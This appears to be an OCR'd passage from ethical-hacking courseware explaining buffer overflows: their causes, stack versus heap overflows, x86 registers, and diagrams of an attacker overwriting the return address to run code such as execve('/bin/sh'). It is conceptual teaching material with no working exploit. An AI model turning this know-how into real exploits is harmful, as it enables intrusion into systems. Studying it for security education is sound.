
- Boundary checks are not performed fully, or, in most cases, entirely skipped
- Applications that use older versions of programming languages involve several vulnerabilities
- Programs that use unsafe and vulnerable functions fail to validate the buffer size
- Programs and applications that do not adhere to good programming practices
- Programmers that fail to set proper filtering and validation principles in the applications
- Systems that execute code present in the stack segment are vulnerable to buffer overflows
- Improper memory allocation and insufficient input sanitization in the application lead to buffer overflow attacks
- Application programs that use pointers for accessing heap memory result in buffer overflows



Types of Buffer Overflow: Stack-Based Buffer Overflow

- A stack is used for **static memory allocation** and stores the variables in "Last-in First-out" (LIFO) order
- There are two stack operations: **PUSH** stores the data onto the stack and **POP** removes data from the stack
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to **replace the return address** of the function with the malicious code that allows them to gain shell access to the target system

Bottom of Stack
Data on Stack Segment
SP
End of Stack
A Normal Stack
Bottom of Stack
Data on Stack Segment
4 Bytes
Return Address
n Bytes
More Data on Stack Segment
SP
End of Stack
Stack when Attacker calls a function
Bottom of Stack
Data on Stack Segment
Some data may be overwritten
4 Bytes
New Return Address
n Bytes + new data
Overwritten Data on Stack Segment
Malicious Code. Ex. Execve(/bin/sh)
SP
End of Stack
Stack when attacker overflows buffer in function to smash the stack
ESP (Extended Stack Pointer) → Stack Frame
Buffer Space
EBP (Extended Base Pointer)
EIP (Extended Instruction Pointer) → Return Address



Types of Buffer Overflow: Heap-Based Buffer Overflow

- Heap memory is **dynamically allocated** at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to **overwriting dynamic object pointers**, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques

input=malloc(20);
output=malloc(20);
XXXXXXXXXXXXXXXXXXXX
"normal output\0"
Heap: Before Overflow
input=malloc(20);
output=malloc(20);
fnordfnordfnordfnordf
fno
rdfnordfnord\0
Heap: After Overflow

Types of Buffer Overflow

There are two types of buffer overflow, namely the stack-based buffer overflow and heap-based buffer overflow.

- **Stack-Based Buffer Overflow**

  In most applications, a stack is used for static memory allocation. Contiguous blocks of memory are allocated for a stack to store temporary variables created by a function.

The stack stores the variables in "Last-in First-out" (LIFO) order. Whenever a function is called, the required memory for storing the variables is declared on the stack, and when the function returns, the memory is automatically deallocated. There are two stack operations, namely, PUSH, which stores data onto the stack, and POP, which removes data from the stack.

Stack memory includes five types of registers:

- **EBP:** Extended Base Pointer (EBP), also known as StackBase, stores the address of the first data element stored onto the stack
- **ESP:** Extended Stack Pointer (ESP) stores the address of the next data element to be stored onto the stack
- **EIP:** Extended Instruction Pointer (EIP) stores the address of the next instruction to be executed
- **ESI:** Extended Source Index (ESI) maintains the source index for various string operations
- **EDI:** Extended Destination Index (EDI) maintains the destination index for various string operations

A stack-based buffer overflow occurs when an application writes more data to a buffer than what is actually allocated for that buffer. To understand stack-based buffer overflow, you must focus on the EBP, EIP, and ESP registers. EIP is the most important read-only register, which stores the address of the instruction that needs to be subsequently executed.



ESP (Extended Stack Pointer) → Stack Frame
Buffer Space
EBP (Extended Base Pointer)
EIP (Extended Instruction Pointer) → Return Address

Figure 6.42: Representation of stack

Whenever a function starts execution, a stack frame that stores its information is pushed onto the stack and stored in the ESP register. When the function returns, the stack frame is popped out from the stack and the execution resumes from the return address stored on the EIP register. Hence, if an application or program is vulnerable to buffer overflow attack, then attackers take control of the EIP register to replace the return address of the function with malicious code that allows them to gain shell access to the target system.



Bottom of Stack
Data on Stack Segment
SP
End of Stack
A Normal Stack
Bottom of Stack
Data on Stack Segment
4 Bytes
Return Address
n Bytes
More Data on Stack Segment
SP
End of Stack
Stack when Attacker calls a function
Bottom of Stack
Data on Stack Segment
Some data may be overwritten
4 Bytes
New Return Address
n Bytes + new data
Overwritten Data on Stack Segment
Malicious Code. Ex. Execve(/bin/sh)
SP
End of Stack
Stack when attacker overflows buffer in function to smash the stack

Figure 6.43: Demonstration of stack-based buffer overflow

- **Heap-Based Buffer Overflow**

  A heap is used for dynamic memory allocation. Heap memory is dynamically allocated at run time during the execution of the program, and it stores the program data. Accessing heap memory is slower than accessing stack memory. The allocation and deallocation of heap memory is not performed automatically. Programmers must write code for the allocation [malloc()] of heap memory, and after the execution is complete, they must deallocate the memory using functions such as free().

  Heap-based overflow occurs when a block of memory is allocated to a heap and data is written without any bound checking. This vulnerability leads to overwriting links to dynamic memory allocation (dynamic object pointers), heap headers, heap-based data, virtual function tables, etc. Attackers exploit heap-based buffer overflow to take control of the program's execution.

  Buffer overflows commonly occur in the heap memory space, and exploitation of these bugs is different from that of stack-based buffer overflows. Heap overflows have been prominently discovered as software security bugs. Unlike stack overflows, heap overflows are inconsistent and have varying exploitation techniques.

